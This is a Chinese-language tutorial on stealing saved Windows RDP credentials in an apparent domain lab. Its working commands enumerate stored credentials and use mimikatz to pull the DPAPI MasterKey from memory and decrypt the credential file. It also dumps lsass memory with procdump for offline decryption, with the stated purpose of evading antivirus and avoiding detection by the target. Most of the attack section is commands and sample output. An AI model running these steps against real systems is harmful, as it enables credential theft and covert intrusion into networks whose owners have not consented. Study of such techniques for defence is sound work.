破解原理
Credentials的解密是Windows系统信息收集中非常重要的一环,其中包括各类敏感、重要的凭证(这个可以理解
为密码),接下来我们就讲解RDP凭证的抓取和破解
在我们点击保存密码后,Windows就通过MasterKey将我们的密码加密后保存在本地,由于Windows还需要解密
从而使用,所以这个过程是可逆,也正因为这一缘由,我们只要拿到MasterKey就能将密码解出来。
凭证的查看
完成实验的条件

域控服务器远程桌面并允许域管理员登录

放行域控的防火墙

在win10的机器上面:远程链接这个域控

查看凭证命令
查看mstsc的连接记录
cmdkey /list
查找本地的Credentials
dir /a %userprofile%\appdata\local\microsoft\credentials\*

在线破解
1、使用管理员运行mimikatz获取该文件的MasterKey的guid
privilege::debug #提权
mimikatz dpapi::cred /in:C:\Users\jack\appdata\local\microsoft\credentials\8DC512D0FB49C2D402F279982AA79C9C
所以用于加密凭据文件8DC512D0FB49C2D402F279982AA79C9C的MasterKey的guid就是:{06fc7219-7d4d-457b-be22-642df5540679},所以我们只要从内存中找到这个guid对应的MasterKey的值即可

guidMasterKey : 06fc7219-7d4d-457b-be22-642df5540679
2、找到内存中对应的MasterKey
mimikatz sekurlsa::dpapi

MasterKey : 134b94edc48031097fe505bbef7b9ad43a5326b6cf6133f71fe7abd69d1488303398058da092aedd17650ab13ce400e97f75272353996f0fca7cd676037eb249
3、最后打开mimikatz通过MasterKey值去解密凭据文件
dpapi::cred /in:凭据文件路径 /masterky:masterkey值
mimikatz dpapi::cred /in:C:\Users\jack\appdata\local\microsoft\credentials\8DC512D0FB49C2D402F279982AA79C9C /masterkey:134b94edc48031097fe505bbef7b9ad43a5326b6cf6133f71fe7abd69d1488303398058da092aedd17650ab13ce400e97f75272353996f0fca7cd676037eb249

找到账户密码
离线破解

由于我们不能保证我们的mimikatz是免杀状态,为了避免被对方发现,我们可以离线解密从而达到获取密码的目的其实很简单,就是把目标的文件和内存下载回来,在vps或本机上进行mimikatz解密即可。
1、下载目标内存
procdump.exe ‐accepteula ‐ma lsass.exe lsass1.dump
2、下载目标的Credentials文件

然后后面的步骤就和在线破解时一样了,只是域内主机的"C:\Users\jack\appdata\local\microsoft\credentials\8DC512D0FB49C2D402F279982AA79C9C"文件,移到了我们本地上面
目的:防止域内主机的防火墙杀掉🥝